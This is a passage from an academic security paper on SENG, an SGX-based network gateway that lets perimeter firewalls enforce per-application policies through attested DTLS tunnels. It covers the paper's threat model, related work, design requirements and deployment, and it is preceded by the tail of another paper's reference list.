[55] Mengjia Yan, Jiho Choi, Dimitrios Skarlatos, Adam Morrison, Christopher Fletcher, and Josep Torrellas. Invisispec: Making speculative execution invisible in the

cache hierarchy. In *IEEE/ACM International Symposium on Microarchitecture (MICRO)*, 2018.

[56] Oleksii Oleksenko, Bohdan Trach, Robert Krahn, Mark Silberstein, and Christof Fetzer. Varys: Protecting SGX enclaves from practical side-channel attacks. In *USENIX Annual Technical Conference*, 2018.

[57] Ming-Wei Shih, Sangho Lee, Taesoo Kim, and Marcus Peinado. T-SGX: Eradicating controlled-channel attacks against enclave programs. In *Network and Distributed System Security Symposium (NDSS)*, 2017.

[58] Free Software Foundation. GNU Hurd. `http://www.gnu.org/software/hurd/hurd.html`.

[59] J. Mark Stevenson and Daniel P. Julin. Mach-US: UNIX on generic OS object servers. In *USENIX Technical Conference*, 1995.

[60] Available from MITRE, CVE-ID CVE-2014-0160, 2014. CVE-2014-0160 (Heartbleed bug).

[61] Lars Lühr. ayeks' SGX Hardware github repository. `https://github.com/ayeks/SGX-hardware`.

[62] Thomas Knauth, Michael Steiner, Somnath Chakrabarti, Li Lei, Cedric Xing, and Mona Vij. Integrating remote attestation with transport layer security. *CoRR*, abs/1801.05863, 2018.

[63] R. Barnes et al. Automatic certificate management environment (ACME). daft-ietf-acme-acme-18, December 2018.

[64] HAProxy: The Reliable, High Performance TCP/HTTP Load Balancer. `https://www.haproxy.org/`.

[65] Grzegorz Kostka. lwext4. `https://github.com/gkostka/lwext4`.

[66] The XTS-AES Tweakable Block Cipher. IEEE Std 1619-2007, 2008.

[67] Morris J. Dworkin. Recommendation for Block Cipher Modes of Operation: The XTS-AES Mode for Confidentiality on Storage Devices. NIST Special Publication 800-38E, 2010.

[68] Roughtime protocol. `https://roughtime.googlesource.com/roughtime/+/HEAD/PROTOCOL.md`.

[69] Dmitrii Kuvaiskii. Graphene-SGX Exitless. `https://github.com/dimakuv/graphene/tree/exitless`.

[70] Meni Orenbach, Pavel Lifshits, Marina Minkin, and Mark Silberstein. Eleos: ExitLess OS services for SGX enclaves. In *European Conference on Computer Systems (EuroSys)*, 2017.

[71] Ofir Weisse, Valeria Bertacco, and Todd Austin. Regaining lost cycles with HotCalls: A fast interface for SGX secure enclaves. In *International Symposium on Computer Architecture (ISCA)*, 2017.

[72] BearSSL: A Smaller SSL/TLS Library. `https://bearssl.org/`.

[73] Nico Weichbrodt, Pierre-Louis Aublin, and Rüdiger Kapitza. sgx-perf: A performance analysis tool for Intel SGX enclaves. In *ACM/IFIP International Middleware Conference (Middleware)*, 2018.

[74] Intel Corporation. Linux SGX Kernel Driver. `https://github.com/intel/linux-sgx-driver`.

[75] Jens Axboe. Fio 3.13. `git:git.kernel.dk/fio.git`.

SENG, the SGX-Enforcing Network Gateway: Authorizing Communication from Shielded Clients



Fabian Schwarz and Christian Rossow

CISPA Helmholtz Center for Information Security
Saarbrücken, Germany
{fabian.schwarz,rossow}@cispa.saarland

Abstract

Network administrators face a security-critical dilemma. While they want to tightly contain their hosts, they usually have to relax firewall policies to support a large variety of applications. However, liberal policies like this enable data exfiltration by unknown (and untrusted) client applications. An inability to attribute communication accurately and reliably to applications is at the heart of this problem. Firewall policies are restricted to coarse-grained features that are easy to evade and mimic, such as protocols or port numbers.

We present SENG, a network gateway that enables firewalls to reliably attribute traffic to an application. SENG shields an application in an SGX-tailored LibOS and transparently establishes an attestation-based DTLS channel between the SGX enclave and the central network gateway. Consequently, administrators can perfectly attribute traffic to its originating application, and thereby enforce fine-grained *per-application* communication policies at a central firewall. Our prototype implementation demonstrates that SENG (i) allows administrators to readily use their favorite firewall to enforce network policies on a *certified* per-application basis and (ii) prevents local system-level attackers from interfering with the shielded application's communication.

1 Introduction

Companies and sovereign institutions aggregate increasing amounts of sensitive digital information, while the number of attacks on them is proliferating steadily at the same time. Attackers regularly infiltrate systems to steal information and disrupt competitors, e.g., using social engineering (phishing) or advanced exploits (watering hole, zero days) [18]. As a response, organizations harden endpoints, deploy network-based attack detection systems, and train their employees. Yet, given the abundance and power of attacks, preventing any kind of information leakage has become practically infeasible, even in highly-secure settings and in absence of internal attackers.

Foremost among these problems is the fact that containing an organization's incoming and outgoing communication is almost impossible. On the one hand, network administrators deploy firewalls and Intrusion Detection Systems (IDS) to tightly control and contain information flows. On the other hand, they have to support a vast diversity of applications and access methods and lack a mapping between which application causes which traffic. This enables internal clients to (possibly unknowingly) leak data by executing untrusted or even malicious software. Furthermore, companies opening their servers to partners lack control over which remote client applications are used to access these servers.

One fundamental solution to this problem is a certified attribution of network traffic to its application, which would allow for app-specific communication policies. Existing attempts to attribute traffic fall short in their security guarantees, as they (i) rely on protocol identification and thereby can be evaded by traffic morphing [24], (ii) rely on host-based sensors that can be evaded or manipulated by local attackers, or (iii) are host-based only and cannot be used at central perimeter firewalls. In fact, reliable traffic-to-app attribution is challenging, as attackers can inject code into trusted processes [4] and abuse their identity. For example, if malware injects itself into browsers, it hides its functionality within an otherwise trusted process and thus inherits the browser's identity and privileges. Lacking a hardware-based trust anchor, existing attribution attempts can be fooled by system-level attackers.

To tackle this underlying core problem, we require a design that (i) shields processes from system-level attackers and (ii) gives stronger integrity protection of processes than just their name or any sort of other loose identifier. In fact, trusted execution environments (TEEs) like Intel SGX [13] ensure such hardware-enforced protections and have been the subject of endeavors to shield client applications [23, 31] and outsourced network services [7, 45, 57]. Library operating systems (LibOSes) tailored for SGX wrap and shield unmodified client and server applications, thus protecting legacy applications out of the box [2, 5, 9]. However, while they do enable transparent shielding and attestation, existing LibOSes fail to provide the following two guarantees. First, they rely on the untrusted host's network stack, s.t. local system-level ad-

versaries can still manipulate and redirect traffic (e.g., DNS spoofing, IP/TCP header modification). Second, the network gateway is still entirely blind to the concrete application which is sending and/or receiving data. Gateways can therefore neither block unauthenticated, vulnerable senders (e.g., malware, shadow IT) nor restrict communication with security-critical servers to certain trusted client applications.

In this paper, we present SENG, a network gateway service coupled with a client-side runtime library, which aims to solve the above problems. SENG transparently protects the connections of applications that are shielded in an SGX-tailored LibOS to prevent packet manipulation and redirection attacks by local system-level attackers. Technically, SENG automatically establishes attestation-based, trusted DTLS channels between the SGX enclaves and the central network gateway. Traffic from and to an enclave is wrapped in the respective secure tunnel and thus inherits enclave-to-gateway confidentiality and integrity guarantees. Furthermore, this design allows the gateway to link traffic to the trusted application causing it. Consequently, the gateway can distinguish between traffic from shielded and unshielded applications and can ultimately enforce central fine-grained *per-application* policies. We have designed SENG in such a way that shielded apps are wrapped in an SGX-based LibOS without requiring any modifications. This allows us to shield legacy binaries without source code changes and completely independent of the underlying network protocols. We also provide an alternative SENG design, which operates *without* LibOS and provides SENG support for enclaves based on Intel's SGX SDK [25] instead. While the latter does require application modifications, it outperforms the LibOS variant in terms of performance.

To demonstrate the general feasibility, we have developed SENG in an open-source (cf. Section 12) C++ prototype based on Graphene-SGX [9]. Our proof-of-concept illustrates the security benefits of an SGX-enforcing gateway. To highlight the two most important merits, SENG (i) allows network administrators to readily use their favorite firewall implementation (e.g., `Netfilter/iptables` [40]) to enforce network policies on a *certified* per-application basis and (ii) prevents local system-level attackers from interfering with the shielded application's communication.

In summary, we make the following contributions:

- We design SENG, which transparently (i.e., without the need of code rewriting) shields applications to protect and attribute their network traffic.
- SENG enables tight control over network communication at the perimeter and thereby mitigates information leakage by untrusted applications. Consequently, central firewalls can enforce the use of particular trusted applications for traffic entering or leaving their network.
- We implement and release a prototype and thoroughly evaluate its performance based on network- and microbenchmarks as well as a set of real-world client (cURL, Telnet) and server (NGINX) applications.

2 Threat Model

Centralized network firewalls ("perimeter firewalls") are a core security instrument in any network [19]. Network administrators typically segment clients and servers into disjoint subnetworks that are interconnected via a central network gateway—a classical demilitarized zone (DMZ) firewall setup, as shown in Figure 1. They can then specify firewall policies based on source and destination addresses and protocol information to regulate communication between these segments. To retain security guarantees of perimeter firewalls, administrators usually aim to prohibit secondary WAN connections (e.g., 4G/5G) or other bridges that would subvert the gateway's centralized position.

Unfortunately, perimeter firewalls are restricted to coarse-grained policies. They filter traffic based on host information (IP addresses, port number) and transport protocol (e.g., TCP or UDP). Firewalls cannot filter communication *per application*, as the application source is unknown. Firewalls therefore lack mechanisms to block communication of undesired and/or potentially malicious software. Firewalls have been extended to learn about client programs using host-based sensors [11]. However, these existing app attributions can be undermined when attackers compromise client systems (cf. Section 3), as malware can inject into allowlisted processes [4], or escalate its privileges to subvert host sensors.

This challenging setting is exactly our use case. We aim to provide *app-grained traffic attribution* to organizations with stationary clients that are potentially compromised by malware and/or want to isolate untrusted apps. Identical to the firewall setting ("bastion host"), also in our threat model the firewall and its underlying system is fully trusted. In contrast to firewalls, however, we tolerate a system-level attacker fully controlling the client's software stack, including its OS and hypervisor(s). That is, we do not mistrust the user or its hardware, but allow its host system to be fully compromised. After compromise, attackers will attempt to leak sensitive host information either directly or indirectly by manipulating the network traffic of shielded applications.[1]

To tackle this problem, we leverage trusted hardware to enable firewalls to rely on app identifications for network traffic. Technically, we shield client apps inside an Intel SGX enclave with a trusted LibOS. Administrators can then maintain a list of trusted apps and use their identifiers to create firewall policies that govern which network resources a given app can access. For ease of discussion, we protect client systems and assume that internal servers are not compromised, while our methodology can also be applied to servers in principle.

For our work, we follow the classical SGX threat model. Denial-of-Service (DoS), side-channel attacks, and physical attacks against the CPU are out of scope [35, 58, 59] and can be tackled by orthogonal work [1, 41, 49, 54]. Similarly,

[1] We refer to related work to mitigate covert channels [8, 60] and focus on stopping explicit and malicious information exchange instead.




Figure 1: Overview of Network Topology and Threat Model

enclaves are trusted and free of vulnerabilities. Any disk I/O by the application has to be protected (e.g., hashing files and transparent sealing as provided by existing file system shields and SDK functions [2, 9, 25]). Finally, we assume that all locally exposed enclave interfaces are shielded [55] to avoid an oracle-like API access that could be abused for information leaks based on confused deputy attacks.

3 Related Work

Table 1 summarizes related work and its deficiencies to cope with our threat model. For the discussion, we consider the following attackers: (a) user-space malware (MW_{user}), (b) system-level attackers at the client (Sys_{cli}) or middlebox (Sys_{mbox}), and (c) on-path MITM attackers (*mitm*). The last four columns rate if an approach fulfills (yes: ●, no: ○, n/a: -) the following requirements: (i) Confidentiality and integrity (*C+I*) of client traffic (incl. IP headers and DNS queries), (ii) traffic authentication (*TA*) of either protected client or host sensor traffic, (iii) secure (client) traffic-to-app attribution (Attr), and (iv) protection against information leakage (¬*IL*)—defined as security requirements SR2–SR6 in Section 5.

Perimeter Firewalls with Host Information. Perimeter firewalls with client-side sensors are most related to SENG. However, they fail to provide reliable traffic-to-app attribution (Attr:◔), which is our central design goal. Host sensors like the Cisco Network Visibility Module (NVM) [11] focus on firewall augmentation with per-flow host data, including app identifiers (e.g., hash of binary, process name). Unfortunately, malware can easily bypass such loose, static identifiers by injection into benign processes [4]. Furthermore, a system-level attacker can completely subvert host sensors such as NVM, as they fully rely on the OS. SOCKS [52] proxies and VPN [15] services also control traffic centrally, but, similarly, they cannot reliably link traffic to its applications.

Isolation-Based Traffic Auditing. Assayer [43] uses a client-side hypervisor to augment app-level data of outbound client traffic with traffic statistics and signs it (C+I:◔,TA:●). However, Assayer has no insights into the app identities of annotated traffic (no introspection) and cannot prevent infected or malicious apps from submitting arbitrary traffic for annotation. Thus, Assayer can neither provide traffic-to-app attribution (Attr:○) nor prevent leaks by malware (¬IL:○).

Alcatraz [3] establishes secure tunnels between SGX enclaves integrated into network nodes (incl. clients and gateway). Traffic is securely tunneled between enclaves with hop-specific keys to provide traffic confidentiality and integrity as well as path integrity. While Alcatraz shields tunneled IP traffic from MITM attackers and compromised switches, Alcatraz doesn't protect traffic against client compromise (C+I:◓). Therefore, Alcatraz's client enclaves cannot link traffic to apps (Attr:○) and do not restrict access to the tunnel, s.t. local attackers can send arbitrary authenticated IP packets (¬IL:◓).

EndBox [22] outsources middlebox services to untrusted client systems for scalability. EndBox runs inside an SGX enclave and tunnels all app traffic through a VPN connection (C+I:◓) to the gateway, which blocks traffic that does not arrive through the enclave-terminated VPN tunnel (TA:●). However, similar to Alcatraz, EndBox cannot enforce app-grained policies (Attr:○), as all client apps are untrusted.

Container overlay networks like Slim OS [61] or Docker-based networks [14] assign virtual IP addresses to containers enabling per-container firewall policies at virtual switches. However, they cannot protect against system-level attackers, as they trust the client OS, have no HW-based container identifiers, and do not deal with information leakage.

Client-side Solutions with Host-level Firewalls. Host-based firewalls enforce policies directly at the client host, but do not provide an enterprise-wide decision and enforcement point. They are often combined with compartmentalization frameworks which confine apps in sandboxes to mitigate system compromises, which lead to direct firewall subversion.

For example, iptables [40] is the de facto standard firewall configuration tool in Linux. A Debian extension allows policies per user and process ID [27], while mandatory access control (MAC) modules [51, 56] allow fine-grained policies (incl. app-grained). However, none of these approaches shares data with a central gateway firewall. While some firewalls support labeled IPsec, which can negotiate MAC contexts as traffic selectors [28], labeled IPsec faces major configuration and key management complexity. ClipOS [12] is a hardened Linux which sandboxes apps and plans to include multi-level compartmentalization support. However, system-level attackers can subvert all aforementioned approaches.

QubesOS [48] uses Xen to sandbox all apps into isolated VMs and provides per-app VM network policies. QubesOS could thus be modeled to enable app-grained, central policy enforcement by setting up separate VPN tunnels for each application VM and enforce rules on the unique per-app VPN IP addresses. However, this would require a complex client setup and requires trust in the hypervisor. In contrast, we want to root our app attribution in hardware and stay fully

Project	Components at...	Trust in... OS	VMM	CPU	Attackers	Central?	(SR2/3) C+I	(SR4) TA	(SR5) Attr	(SR6) ¬IL
SENG	Client, Gateway	no	no	✓	Sys_{cli}, mitm	yes	●	●	●	●
NVM *et al.*	Client, Gateway	yes	-	✓	MW_{user}	yes	○	-	◔	○
Assayer	Client, MBox, Srv	no	yes	✓	Sys_{cli}, mitm	yes	◔	●	○	○
Alcatraz	Cli/Srv, MBox, Gw	no	no	✓	$Sys_{cli+mbox}$, mitm	yes	◒	●	○	◒
EndBox	Client, Gateway	no	no	✓	Sys_{cli}, mitm	yes	◒	●	○	◔
iptables MAC	Client	yes	-	✓	MW_{user}	no	◒	-	●	●
ClipOS	Client	yes	-	✓	MW_{user}, mitm	no	◒	-	●	●
QubesOS	Client	no*	yes	✓	Sys_{cli}, mitm	no	◒	-	●	●
SafeBricks	Gateway, MBox	yes	yes	✓	$Sys_{\mathbf{mbox}}$, mitm	yes	◒	-	-	-
LightBox	Gateway, MBox	yes	yes	✓	$Sys_{\mathbf{mbox}}$, mitm	yes	◒	-	-	-

Table 1: Related work grouped into perimeter firewalls with host sensors, host-level firewalls, and secure middleboxes. Assessments follow the metrics, symbols and acronyms outlined in Section 3. (*note:* QubesOS trusts OS of admin dom0, though)

compatible with existing gateway firewalls.

SGX-Protected Middlebox Outsourcing. Projects such as SafeBricks [45], LightBox [16] and ShieldBox [57] use SGX to protect middlebox services from untrusted cloud or middlebox providers. The approaches mostly differ w.r.t. the focus and implementation. SafeBricks, for instance, uses language-based methods to enforce least privilege on third party middlebox functions and isolation across chained functions, while LightBox [16] focuses on support for stateful full-stack middlebox functions and high-performance. Gkantsidis et al. [21] additionally propose a middlebox-aware TLS variant (mbTLS) for secure inspection of encrypted client traffic. In contrast to our threat model, these projects trust the client hosts, and thus fail to provide app-to-traffic attribution (Attr:-) and to mitigate information leakage (¬IL:-). The middleboxes can directly benefit from our desired traffic attribution, as they integrate easily (cf. AR3 in Section 5.1).

4 Background

Intel SGX and Remote Attestation. TEEs provide an abstraction to run a process isolated from the remaining system. TEEs enforce hardware-based protection of the integrity and confidentiality of the contained code and data and have means to prove it to external entities [13, 44].

In the following, we focus on Intel SGX, which forms the basis for our overall design. SGX's TEE entities are *enclaves*, which only rely on the security of the CPU. Enclaves provide a dedicated memory region called enclave page cache (EPC) which is isolated and transparently encrypted and authenticated. The enclave app code is limited to user space instructions, s.t. enclaves depend on the cooperation of the untrusted OS for system calls and interaction with hardware devices. Therefore, SGX provides direct access to untrusted memory and the notion of enclave calls (ECALLs) and outside calls (OCALLs), which allow controlled transitions between the trusted and untrusted world. Furthermore, SGX allows to store data encrypted on the disk via a sealing key derived by the CPU and only accessible to the respective enclave [13].

SGX enclaves can prove their identity and protection to local and remote entities. For local attestation, the CPU creates a cryptographic report of the enclave, which contains a measurement (secure hash) of the initial enclave state. The report is signed by the CPU with the key of the local challenger enclave and can then be passed to the challenger for verification. For remote attestation, the Intel-provided Quoting Enclave (QE) acts as local challenger. The QE then adds the platform state and forwards the resulting quote to a trusted remote attestation service, e.g., Intel Attestation Service (IAS), which checks the platform validity and returns a signed attestation report. Enclaves can bind user data (e.g., keys) to the attestation by embedding custom data into their reports [13, 32].

Enclave Development and Graphene-SGX. There are at least three major paradigms to develop TEE-enabled programs. First, applications can be explicitly designed for certain TEEs by using SDKs [25], which abstract the implementation details. SDKs usually provide APIs for attestation and interactions with the untrusted OS, e.g., for sealing files to disk. Second, semi-automated approaches rely on compiler support and developer-provided source code annotations to split code and data into sensitive and non-sensitive parts. The sensitive parts are then moved inside the isolated enclave and connected to the untrusted parts via shielding layers [37, 55]. Finally, as a third approach, SGX library operating systems securely execute unmodified applications inside enclaves [2, 5, 9, 53]. Due to the user space restriction of enclaves, these LibOSes handle system calls on behalf of the apps and transparently provide POSIX abstractions, e.g., multi-threading support. As the underlying OS is untrusted, the frameworks aim to shield system calls against so-called Iago attacks [10], in which the untrusted operating system manipulates system calls and their return values. However, while LibOSes typically provide shielding layers for secure disk I/O and file integrity, they do *not* protect network traffic and rely on the untrusted host

network stack. While SCONE [2] includes transparent TLS proxy support for server apps, it fails to protect client traffic and DNS—both essential requirements of SENG.

In our design, we will follow the third approach, and use the Graphene-SGX LibOS, which is open source and allows us to transparently execute unmodified applications in SGX enclaves [9]. Graphene-SGX transparently emulates some system calls internally, while others are delegated to the untrusted OS. A manifest file specifies the enclave size and number of threads, as well as the application and corresponding dependencies that Graphene-SGX shields. The manifest is part of the enclave identity for attesting the shielded application. While Graphene-SGX provides multi-threading and a file system shield, it provides *no* secure network I/O for apps.

5 Design

5.1 Requirements

SENG's high-level goals are twofold: (i) prevent attacks against the traffic of SGX-shielded clients, and (ii) allow a central gateway to govern network access on a per-application basis. From these, we derive six security (*SR*) and three auxiliary (*AR*) requirements of our system, as shown next. These requirements hold equally for internal and external shielded clients. Five of these requirements (SR2–SR6) heavily rely on the new concepts introduced by our design.

SR1 Code and Data Protection During execution, the integrity and confidentiality of client code (binary, libs) and data (including files) must be protected.

SR2 Network Traffic Integrity and Confidentiality The integrity and confidentiality of network traffic between shielded apps and the gateway is guaranteed, which holds true both for internal *and* external clients.

SR3 Redirection Prevention Traffic from shielded clients must be protected against packet header manipulation by local system-level or on-path MITM attackers until it passes the gateway. Furthermore, local and on-path DNS redirection attacks must be prevented.

SR4 Protection-based Traffic Authentication The gateway must be able to distinguish between traffic of shielded applications and that of non-shielded ones. This property enables network policies that restrict the access to sensitive subnetworks to shielded apps only.

SR5 Accountability of Shielded Traffic The gateway must be able to link shielded traffic back to the respective shielded application to enforce per-app network policies.

SR6 Information Leakage and Remote Control Prevention Whenever SENG enforces that only shielded clients may communicate, local system-level and internal MITM attackers must not be able to leak information to external systems. In the opposite direction, attackers must not be able to send information (e.g., malware commands) from the outside to compromised clients.

AR1 No Client Code Changes. To ease adoption and to support closed-source and legacy applications, we seek for a solution that does not require any code changes in the client app and its dependencies.

AR2 Scalability of Gateway Server The overhead introduced to the gateway server per shielded app and per network connection must be low to allow for scaling.

AR3 Compatibility with other Gateway Services The protection and authentication techniques used by SENG should not interfere with other services on the network gateway, such as middleboxes or firewalls.

5.2 Overview

We now provide an overview of the SENG architecture and explain how SENG shields network traffic of unmodified client applications and enables app-grained traffic control.

The SENG architecture consists of two main components: (i) a client-side shielding runtime, and (ii) a SENG server located at the gateway. Figure 2 provides an overview of the SENG components and communication channels. On the client side, the SENG runtime wraps a client application in a library OS (*LibOS*) and combines both in an SGX enclave. The dedicated SENG server is located at the central network gateway. It cooperates with the firewall and the SENG runtime instances to attribute and protect traffic of the shielded apps.

On the client, the LibOS and SENG runtime transparently shield the client applications from local system-level attackers. To this end, the LibOS loads and executes unmodified binary applications inside a hardware-protected SGX enclave. The LibOS transparently handles system calls of the app and shields them against Iago attacks [10] of the untrusted OS. For instance, the LibOS prepares its own file system to protect against disk I/O tampering. The SENG runtime adds to this in that it protects network I/O of shielded apps and establishes trust with the SENG server. Technically, the SENG runtime incorporates a lightweight user space TCP/IP stack to cope with the lack of trust in the host's network stack. This user-space network stack manages the app's connections inside SGX and enables secure tunneling of whole IP packets—including the network and transport headers–to the SENG server.

The SENG server has to authenticate client apps and securely forward shielded traffic between SENG runtime and gateway. The SENG runtime and server establish an attested, secure communication channel to tunnel traffic. The SENG server listens for incoming tunnel connections from shielded and trusted client apps. We use SGX's remote attestation to check the app's identity and verify that it runs inside a valid SGX enclave with SENG runtime. To this end, the SENG runtime generates a fresh public and private key pair and binds it to the enclave report—inspired by work of Knauth et al. [32]. The SENG runtime then uses the keys to establish a mutually authenticated, end-to-end protected connection to




Figure 2: High-level Overview of the SENG Architecture




Figure 3: Sample topology of a corporate network consisting of a SENG-enabled gateway, a subnet of untrusted clients with shielded apps, an internal server subnet and a DMZ.

the SENG server and provides the attestation report during connection setup. Before accepting the connection, the SENG server checks that the attestation report is bound to the connection and belongs to a valid SGX enclave with a shielded application. After tunnel establishment, traffic of the shielded app can be securely tunneled to the SENG server and routed through the gateway (incl. firewall) while being protected from MITM attackers between enclave and gateway.

5.3 Application-Grained Firewall Policies

Placing the SENG server on the gateway allows for fine-grained traffic control at the perimeter firewall. With SENG, firewalls can precisely control *which shielded app may communicate where*. This adds a completely new degree of freedom that standard firewalls do not give, as they subsume all applications of a given system into a single address.

The SENG server maintains a central allowlist of trusted applications, which links apps to their trusted attestation reports, and additionally, to an app-specific IP subnetwork. The SENG server assigns a unique IP address from this particular subnet to each shielded enclave instance of a given client app. The enclave-unique addresses make the shielded app's identifier visible to all gateway services, including firewalls. Firewalls use this mapping to define app-specific policies, which are easily integrated into existing toolchains[2].

To demonstrate this, we introduce a typical corporate network setup, as shown in Figure 3. The network consists of a central, SENG-enabled gateway which interconnects an untrusted internal client subnetwork, a trusted internal server subnet, a DMZ, and external networks. The DMZ provides typical services for internal and external hosts, including a public web shop and a DNS server. The internal servers are only reachable by internal clients and host an intranet web server, as well as an LDAP and database server. The client workstations run a set of trusted client applications (e.g., browsers, mail clients) which require access to internal and external servers. The white columns in Table 2 show traditional firewall policies (e.g., configured using `iptables`) for this setup. Rules 1-2 allow workstations to connect to external hosts, rules 3 and 8-10 grant them connections to internal and DMZ servers, and rules 4-7 allow external clients to connect to servers in the DMZ. Rule 11 allows internal and DMZ servers to connect to external servers. Rule 12 allows all communication of such established connections, and rule 13 is the default policy that rejects any other traffic.

If client hosts are fully compromised by a system-level attacker (cf. Section 2), these traditional policies fall short. First, they allow malware on trusted hosts to communicate to external servers. Second, they do not refine which external clients may use servers in the DMZ. To tackle these shortcomings, SENG grants only trusted apps network access. The gray column in Table 2 shows the policy modifications that SENG requires. Administrators just have to replace the coarse-grained source addresses with app-grained addresses. For example, in rule 1, the firewall can now control that only vetted Firefox clients from the workstation network can access external networks, and any untrusted software is blocked. This minor change significantly hardens the firewall setup. The SENG-enabled policies can be automatically derived when shielded apps specify which endpoints they need for communication.

Subsumed Enclave Subnetworks. Optionally, network admins can group shielded apps sharing policies (e.g., all mail clients, or versions of same app) into privilege-based subnets. Table 2 exemplifies both cases: While rule 3 restricts access to an individual mail client version, rule 6 subsumes all FileZilla versions in a subnet. Rule 2 even restricts access to external databases only to PSQL clients configured with SSL mode enabled to protect against external MITM attackers.

Host IP Addresses. We override the source IP address with an enclave-unique address to easily integrate SENG into

[2] Alternatively, to ease integration, we also implemented a SENG netfilter kernel module and `iptables` extension that allows to extend netfilter-based firewalls with SENG app identifiers to avoid network fragmentation.

No.	Source (w/o SENG)	Source (with SENG)	Destination	Dst. Port	State	Action
1	$WORKSTATIONS	$WS_FIREFOX_72	$EXTERNAL	80, 443	NEW	ACCEPT
2	$WORKSTATIONS	$WS_PSQL_TLS_ONLY	$EXTERNAL	5432	NEW	ACCEPT
3	*	$ANY_THUNDERBIRD_68	$IMAP $SMTP	143, 993 465, 587	NEW NEW	ACCEPT ACCEPT
4	$EXTERNAL	$EXTERNAL	$SMTP	25	NEW	ACCEPT
5	*	*	$DNS	53	NEW	ACCEPT
6	*	$ANY_FILEZILLA	$FTPS	989, 990	NEW	ACCEPT
7	*	*	$WEBSHOP	80, 443	NEW	ACCEPT
8	$WORKSTATIONS	$WS_FIREFOX_72	$INTRANET	80, 443	NEW	ACCEPT
9	$WORKSTATIONS	$WS_PSQL	$DATABASE	5432	NEW	ACCEPT
10	$WORKSTATIONS	$WS_ENCLAVES	$LDAP	389, 636	NEW	ACCEPT
11	$SERVERS	$SERVERS	$EXTERNAL	*	NEW	ACCEPT
12	*	*	*	*	ESTABL.	ACCEPT
13	*	*	*	*	*	REJECT

Table 2: Traditional firewall policies for the corporate sample network (Fig. 3) and their app-grained SENG alternatives (gray column). The variables in column 2 and 4 represent subnets (e.g., `$WORKSTATIONS`) or server IP addresses (e.g., `$IMAP`). The new variables in the gray column represent SENG enclave subnets (`$WS` for workstations, `$ANY` for arbitrary IP addresses).

existing firewalls (AR3). Note that the SENG server can still distinguish between enclaves running on different hosts and between enclaves running on different subnets. While rule 6 grants internal *and* external FileZilla enclaves access to the FTP server (DMZ), rule 8 restricts access to intranet web pages to shielded browsers on internal workstations only.

5.4 Deployment of SENG

SENG raises questions regarding enclave deployment, key management and update handling, which we discuss next.

Enclave Deployment. The SENG runtime and its dependencies are shipped to clients as a container image. Each shielded app needs a configuration file that lists the files the LibOS has to protect, which can be (partially) automated[3]. App bundles can then be offered, e.g., via corporate app stores.

New SENG client devices are enrolled by including their addresses in the SENG policy database. Strong device bindings can optionally be established using orthogonal schemes such as IEEE 802.1X and strict mappings between hosts and IP addresses. Alternatively, one could bind a secret to the client CPU as part of the app installation process.

Mixed Environments / Gradual Deployment. SENG can also be deployed in mixed environments, i.e., heterogeneous networks where not all hosts support SGX (and thus SENG). In this case, administrators can use network segmentation to separate SGX-enabled workstations from legacy workstations. Whereas the unprotected subnetwork of legacy clients would be governed by traditional (and possibly more restrictive) firewall rules, the protected network could readily use SENG policies. In fact, given a particular workstation, this setup also allows to gradually migrate applications to SENG. Shielded apps would belong to the protected subnetwork, whereas all other legacy clients are bound to the unprotected subnetwork.

Key Management. SENG requires minimal key management. The SENG server authenticates clients via remote attestation and the client key pair (K_{enc}, K_{enc}^{-1}) is generated on each startup, s.t. no key rollouts are required. The key pair of the SENG server (K_{srv}, K_{srv}^{-1}) must be securely managed and the public key K_{srv} is shipped to clients as part of the SENG runtime. See Section 7 for respective security considerations.

Component Updates. On each component update (incl. keys, app, libs, SENG and LibOS), the SENG runtime image is rebuilt, and a new attestation report is extracted and inserted into the allowlist. Thus, SENG can identify the exact software bundle of a given enclave (cf. Section 6.1) and allow, e.g., only specific app versions (Table 2, rule 1)—mitigating the risk of outdated software that exposes security vulnerabilities. While SENG provides new reports on each update, LibOSes commonly support dynamic loading [5, 9], s.t. SENG needs to reship *only the modified files*, the (small) configuration and new enclave signature.

Critical Updates and Key Rollovers. In case of critical security updates, the compromised reports must be removed from the allowlist to revoke network access. SENG can optionally terminate all established tunnels of such revoked apps, immediately disconnecting revoked apps from other network segments. A special case is the update of SENG's server key pair (K_{srv}, K_{srv}^{-1}) as part of a periodic or emergency key rollover. As the public key K_{srv} is pinned by each shielded app and part of their attestation, every app report changes and has to be revoked. However, note that when using a tunnel cipher with (perfect) forward secrecy, their session keys are unaffected by a server key breach (K_{srv}^{-1}). Thus, *all estab-*

[3] e.g., using https://github.com/oscarlab/graphene/tree/v1.0.1/Tools, or an automated build chain for container generation [2]

